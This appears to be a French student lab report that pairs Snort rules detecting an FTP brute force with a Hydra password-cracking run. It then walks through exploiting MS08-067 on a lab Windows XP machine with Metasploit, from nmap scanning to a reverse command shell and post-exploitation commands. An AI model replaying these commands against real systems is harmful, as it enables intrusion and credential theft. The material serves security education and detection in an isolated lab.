L’enregistrement détaillé de l'événement dans le fichier de journal qui sera visualisé sur **Wireshark :**

```
mm@mm-virtual-machine:/var/log/snort/FTP$ ls
snort.log.1715245767
mm@mm-virtual-machine:/var/log/snort/FTP$ sudo wireshark snort.log.1715245767
 ** (wireshark:24154) 10:10:37.323113 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```



- **<u>Cas d’une attaque de force brute :</u>**

Règles pour identifier les tentatives de force brute sur le serveur **FTP:**

```
mm@mm-virtual-machine:/$ sudo cat /etc/snort/rules/local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.

#alert icmp any any <> $HOME_NET any (msg:"ICMP ping DETECTED";sid:100001;rev:1;)
#alert tcp any any <> $HOME_NET 22 (msg:"SSH authentification attempt";sid:100002;rev:1;)
#alert tcp any any <> $HOME_NET 21 (msg:"FTP connection attempt";sid:100003;rev:1;)
alert tcp any any -> any 21 ( msg:"FTP brute force logging attempt";threshold:type threshold, track by_src, count 5 , seconds 60; priority:1; sid:100006; rev:1;)
```

Lancer l’attaque sur **kali** en utilisant **Hydra :**

```
┌──(kali㉿kali)-[~]
└─$ hydra -l mm -P passwords.txt 192.168.126.130 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-09 05:24:57
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task
[DATA] attacking ftp://192.168.126.130:21/
[21][ftp] host: 192.168.126.130   login: mm   password: mm20014/
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-09 05:25:01
```


Snort détecte la tentative de connexion sur **FTP** qui correspond à la règle écrite précédemment et déclenche une alerte pour signaler l'incident :

```
mm@mm-virtual-machine:/$ sudo snort -q -l /var/log/snort/ftpbrute -A console -c /etc/snort/snort.conf -i ens33
05/09-10:24:57.851141  [**] [1:100006:1] FTP brute force logging attempt [**] [Priority: 1] {TCP} 192.168.126.128:44416 -> 192.168.126.130:21
05/09-10:24:57.851551  [**] [1:100006:1] FTP brute force logging attempt [**] [Priority: 1] {TCP} 192.168.126.128:44414 -> 192.168.126.130:21
05/09-10:24:57.869341  [**] [1:100006:1] FTP brute force logging attempt [**] [Priority: 1] {TCP} 192.168.126.128:44414 -> 192.168.126.130:21
05/09-10:24:58.221248  [**] [1:100006:1] FTP brute force logging attempt [**] [Priority: 1] {TCP} 192.168.126.128:44414 -> 192.168.126.130:21
05/09-10:24:58.222007  [**] [1:100006:1] FTP brute force logging attempt [**] [Priority: 1] {TCP} 192.168.126.128:44416 -> 192.168.126.130:21
05/09-10:24:58.236856  [**] [1:100006:1] FTP brute force logging attempt [**] [Priority: 1] {TCP} 192.168.126.128:44398 -> 192.168.126.130:21
05/09-10:24:58.362209  [**] [1:100006:1] FTP brute force logging attempt [**] [Priority: 1] {TCP} 192.168.126.128:44398 -> 192.168.126.130:21
05/09-10:25:01.480738  [**] [1:100006:1] FTP brute force logging attempt [**] [Priority: 1] {TCP} 192.168.126.128:44382 -> 192.168.126.130:21
05/09-10:25:01.607622  [**] [1:100006:1] FTP brute force logging attempt [**] [Priority: 1] {TCP} 192.168.126.128:44382 -> 192.168.126.130:21
05/09-10:25:01.642864  [**] [1:100006:1] FTP brute force logging attempt [**] [Priority: 1] {TCP} 192.168.126.128:44420 -> 192.168.126.130:21
```

- **Investigation des logs :**

L'enregistrement détaillé de l'événement dans le fichier de journal qui sera visualisé sur **Wireshark :**

```
mm@mm-virtual-machine:/var/log/snort/ftpbrute$ ls
snort.log.1715246652
mm@mm-virtual-machine:/var/log/snort/ftpbrute$ sudo wireshark snort.log.1715246652
 ** (wireshark:24429) 10:26:50.512209 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```



TP 05 : L'exploitation d'un système vulnérable avec Metasploit

Prérequis

- Deux machines :


  Une machine **Windows XP : @ip 192.168.126.128**

  Une machine **Kali Linux : @ip192.168.126.129**

- **Metasploit Framework** installé sur la machine **Kali Linux**

PARTIE 01 : Exploiter une vulnérabilité sur Windows XP en utilisant Metasploit

1. Scan Nmap d'un hôte Windows XP vulnérable à MS08-067



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.126.129 -Pn -p 135,139,445 --script "smb-vuln*"
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-07 18:05 EDT
Nmap scan report for 192.168.126.129
Host is up (0.00055s latency).

PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 5.40 seconds
```

2. Lancer le framework Metasploit

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

3. Identifier les modules relatifs à la vulnérabilité MS08-067

```
msf6 > search CVE-2008-4250

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relativ
e Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

4. **Utiliser la vulnérabilité à travers le module trouvé**

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

5. **Afficher les différentes options relatives à ladite vulnérabilité**

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.126.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.
```

6. **Personnaliser l'option RHOSTS en spécifiant l'adresse IP de la machine**

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.126.129
RHOSTS ⇒ 192.168.126.129
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.126.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.126.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.
```

7. Afficher la liste des payloads pour ladite vulnérabilité

```
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
===================

   #    Name                                                Disclosure Date  Rank    Check  Description
   -    ----                                                ---------------  ----    -----  -----------
   0    payload/generic/custom                                               normal  No     Custom Payload
   1    payload/generic/debug_trap                                           normal  No     Generic x86 Deb
ug Trap
   2    payload/generic/shell_bind_aws_ssm                                   normal  No     Command Shell,
Bind SSM (via AWS API)
   3    payload/generic/shell_bind_tcp                                       normal  No     Generic Command
 Shell, Bind TCP Inline
   4    payload/generic/shell_reverse_tcp                                    normal  No     Generic Command
 Shell, Reverse TCP Inline
   5    payload/generic/ssh/interact                                         normal  No     Interact with E
stablished SSH Connection
   6    payload/generic/tight_loop                                           normal  No     Generic x86 Tig
ht Loop
   7    payload/windows/adduser                                              normal  No     Windows Execute
 net user /ADD
   8    payload/windows/custom/bind_hidden_ipknock_tcp                       normal  No     Windows shellco
de stage, Hidden Bind Ipknock TCP Stager
   9    payload/windows/custom/bind_hidden_tcp                               normal  No     Windows shellco
de stage, Hidden Bind TCP Stager
   10   payload/windows/custom/bind_ipv6_tcp                                 normal  No     Windows shellco
de stage, Bind IPv6 TCP Stager (Windows x86)
   11   payload/windows/custom/bind_ipv6_tcp_uuid                            normal  No     Windows shellco
de stage, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   12   payload/windows/custom/bind_named_pipe                               normal  No     Windows shellco
de stage, Windows x86 Bind Named Pipe Stager
   13   payload/windows/custom/bind_nonx_tcp                                 normal  No     Windows shellco
de stage, Bind TCP Stager (No NX or Win7)
   14   payload/windows/custom/bind_tcp                                      normal  No     Windows shellco
de stage, Bind TCP Stager (Windows x86)
   15   payload/windows/custom/bind_tcp_uuid                                 normal  No     Windows shellco
de stage, Bind TCP Stager with UUID Support (Windows x86)
   16   payload/windows/custom/reverse_hop_http                              normal  No     Windows shellco
de stage, Reverse Hop HTTP/HTTPS Stager
   17   payload/windows/custom/reverse_https_proxy                           normal  No     Windows shellco
de stage, Reverse HTTPS Stager with Support for Custom Proxy
   18   payload/windows/custom/reverse_ipv6_tcp                              normal  No     Windows shellco
de stage, Reverse TCP Stager (IPv6)
   19   payload/windows/custom/reverse_named_pipe                            normal  No     Windows shellco
de stage, Windows x86 Reverse Named Pipe (SMB) Stager
   20   payload/windows/custom/reverse_nonx_tcp                              normal  No     Windows shellco
de stage, Reverse TCP Stager (No NX or Win7)
   21   payload/windows/custom/reverse_ord_tcp                               normal  No     Windows shellco
de stage, Reverse Ordinal TCP Stager (No NX or Win7)
   22   payload/windows/custom/reverse_tcp                                   normal  No     Windows shellco
de stage, Reverse TCP Stager
```

```
   146  payload/windows/upexec/bind_tcp_uuid                                 normal  No     Windows Upload/
Execute, Bind TCP Stager with UUID Support (Windows x86)
   147  payload/windows/upexec/reverse_ipv6_tcp                              normal  No     Windows Upload/
Execute, Reverse TCP Stager (IPv6)
   148  payload/windows/upexec/reverse_nonx_tcp                              normal  No     Windows Upload/
Execute, Reverse TCP Stager (No NX or Win7)
   149  payload/windows/upexec/reverse_ord_tcp                               normal  No     Windows Upload/
Execute, Reverse Ordinal TCP Stager (No NX or Win7)
   150  payload/windows/upexec/reverse_tcp                                   normal  No     Windows Upload/
Execute, Reverse TCP Stager
   151  payload/windows/upexec/reverse_tcp_allports                          normal  No     Windows Upload/
Execute, Reverse All-Port TCP Stager
   152  payload/windows/upexec/reverse_tcp_dns                               normal  No     Windows Upload/
Execute, Reverse TCP Stager (DNS)
   153  payload/windows/upexec/reverse_tcp_uuid                              normal  No     Windows Upload/
Execute, Reverse TCP Stager with UUID Support
   154  payload/windows/upexec/reverse_udp                                   normal  No     Windows Upload/
Execute, Reverse UDP Stager with UUID Support
   155  payload/windows/vncinject/bind_hidden_ipknock_tcp                    normal  No     VNC Server (Ref
lective Injection), Hidden Bind Ipknock TCP Stager
   156  payload/windows/vncinject/bind_hidden_tcp                            normal  No     VNC Server (Ref
lective Injection), Hidden Bind TCP Stager
   157  payload/windows/vncinject/bind_ipv6_tcp                              normal  No     VNC Server (Ref
lective Injection), Bind IPv6 TCP Stager (Windows x86)
   158  payload/windows/vncinject/bind_ipv6_tcp_uuid                         normal  No     VNC Server (Ref
lective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)
   159  payload/windows/vncinject/bind_named_pipe                            normal  No     VNC Server (Ref
lective Injection), Windows x86 Bind Named Pipe Stager
   160  payload/windows/vncinject/bind_nonx_tcp                              normal  No     VNC Server (Ref
lective Injection), Bind TCP Stager (No NX or Win7)
   161  payload/windows/vncinject/bind_tcp                                   normal  No     VNC Server (Ref
lective Injection), Bind TCP Stager (Windows x86)
   162  payload/windows/vncinject/bind_tcp_uuid                              normal  No     VNC Server (Ref
lective Injection), Bind TCP Stager with UUID Support (Windows x86)
   163  payload/windows/vncinject/reverse_hop_http                           normal  No     VNC Server (Ref
lective Injection), Reverse Hop HTTP/HTTPS Stager
   164  payload/windows/vncinject/reverse_ipv6_tcp                           normal  No     VNC Server (Ref
lective Injection), Reverse TCP Stager (IPv6)
   165  payload/windows/vncinject/reverse_nonx_tcp                           normal  No     VNC Server (Ref
lective Injection), Reverse TCP Stager (No NX or Win7)
   166  payload/windows/vncinject/reverse_ord_tcp                            normal  No     VNC Server (Ref
lective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   167  payload/windows/vncinject/reverse_tcp                                normal  No     VNC Server (Ref
lective Injection), Reverse TCP Stager
   168  payload/windows/vncinject/reverse_tcp_allports                       normal  No     VNC Server (Ref
lective Injection), Reverse All-Port TCP Stager
   169  payload/windows/vncinject/reverse_tcp_dns                            normal  No     VNC Server (Ref
lective Injection), Reverse TCP Stager (DNS)
   170  payload/windows/vncinject/reverse_tcp_uuid                           normal  No     VNC Server (Ref
lective Injection), Reverse TCP Stager with UUID Support
```

8. **Choisir le payload suivant :** windows/shell_reverse_tcp

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload /windows/shell_reverse_tcp
payload ⇒ windows/shell_reverse_tcp
```

9. **Afficher les différentes options du payload choisi**

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.126.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.126.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Automatic Targeting
    1   Windows 2000 Universal
    2   Windows XP SP0/SP1 Universal
    3   Windows 2003 SP0 Universal
    4   Windows XP SP2 English (AlwaysOn NX)
    5   Windows XP SP2 English (NX)
    6   Windows XP SP3 English (AlwaysOn NX)
    7   Windows XP SP3 English (NX)
    8   Windows XP SP2 Arabic (NX)
    9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
    10  Windows XP SP2 Chinese - Simplified (NX)
    11  Windows XP SP2 Chinese - Traditional (NX)
    12  Windows XP SP2 Czech (NX)
    13  Windows XP SP2 Danish (NX)
    14  Windows XP SP2 German (NX)
    15  Windows XP SP2 Greek (NX)
    16  Windows XP SP2 Spanish (NX)
    17  Windows XP SP2 Finnish (NX)
    18  Windows XP SP2 French (NX)
    19  Windows XP SP2 Hebrew (NX)
    20  Windows XP SP2 Hungarian (NX)
    21  Windows XP SP2 Italian (NX)
    22  Windows XP SP2 Japanese (NX)
    23  Windows XP SP2 Korean (NX)
    24  Windows XP SP2 Dutch (NX)
    25  Windows XP SP2 Norwegian (NX)
    26  Windows XP SP2 Polish (NX)
    27  Windows XP SP2 Portuguese - Brazilian (NX)
    28  Windows XP SP2 Portuguese (NX)
    29  Windows XP SP2 Russian (NX)
    30  Windows XP SP2 Swedish (NX)
    31  Windows XP SP2 Turkish (NX)
    32  Windows XP SP3 Arabic (NX)
    33  Windows XP SP3 Chinese - Traditional / Taiwan (NX)
    34  Windows XP SP3 Chinese - Simplified (NX)
    35  Windows XP SP3 Chinese - Traditional (NX)
    36  Windows XP SP3 Czech (NX)
    37  Windows XP SP3 Danish (NX)
    38  Windows XP SP3 German (NX)
    39  Windows XP SP3 Greek (NX)
    40  Windows XP SP3 Spanish (NX)
    41  Windows XP SP3 Finnish (NX)
    42  Windows XP SP3 French (NX)
    43  Windows XP SP3 Hebrew (NX)
```

10. Exploiter la vulnérabilité par la commande exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.126.128:4444
[*] 192.168.126.129:445 - Automatically detecting the target...
[*] 192.168.126.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.126.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.126.129:445 - Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.126.128:4444 → 192.168.126.129:1102) at 2024-05-07 18:15:26 -0400


Shell Banner:
Microsoft Windows XP [Version 5.1.2600]
-----
```

11. Changer le dossier système 32 en se positionnant au niveau de c

```
C:\WINDOWS\system32>cd C:\
cd C:\
```


12. Lister les différents répertoires qui existes là-dessus

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 006E-C800

 Directory of C:\

05/07/2024  08:05 PM                 0 AUTOEXEC.BAT
05/07/2024  08:05 PM                 0 CONFIG.SYS
05/07/2024  08:08 PM    <DIR>          Documents and Settings
05/07/2024  08:10 PM    <DIR>          Program Files
05/07/2024  08:12 PM    <DIR>          WINDOWS
               2 File(s)              0 bytes
               3 Dir(s)  40,617,803,776 bytes free
```

13. Afficher la configuration réseau de la machine cible

```
C:\>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.126.129
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.126.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\>
```

Informations sur le système :



```
C:\WINDOWS\system32>systeminfo
systeminfo

Host Name:                 MAJDA-C72E6DAD3
OS Name:                   Microsoft Windows XP Professional
OS Version:                5.1.2600 Service Pack 3 Build 2600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Uniprocessor Free
Registered Owner:          majda
Registered Organization:
Product ID:                76487-640-8834005-23378
Original Install Date:     5/7/2024, 8:07:08 PM
System Up Time:            0 Days, 3 Hours, 5 Minutes, 32 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 6 Model 140 Stepping 1 GenuineIntel ~1497 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT) Greenwich Mean Time : Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     511 MB
Available Physical Memory: 353 MB
Virtual Memory: Max Size:  2,048 MB
Virtual Memory: Available: 2,005 MB
Virtual Memory: In Use:    43 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
NetWork Card(s):           2 NIC(s) Installed.
                           [01]: VMware Accelerated AMD PCNet Adapter
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    Yes
                                 DHCP Server:     192.168.126.254
                                 IP address(es)
                                 [01]: 192.168.126.129
                           [02]: Bluetooth Device (Personal Area Network)
                                 Connection Name: Bluetooth Network Connection
                                 Status:          Media disconnected
```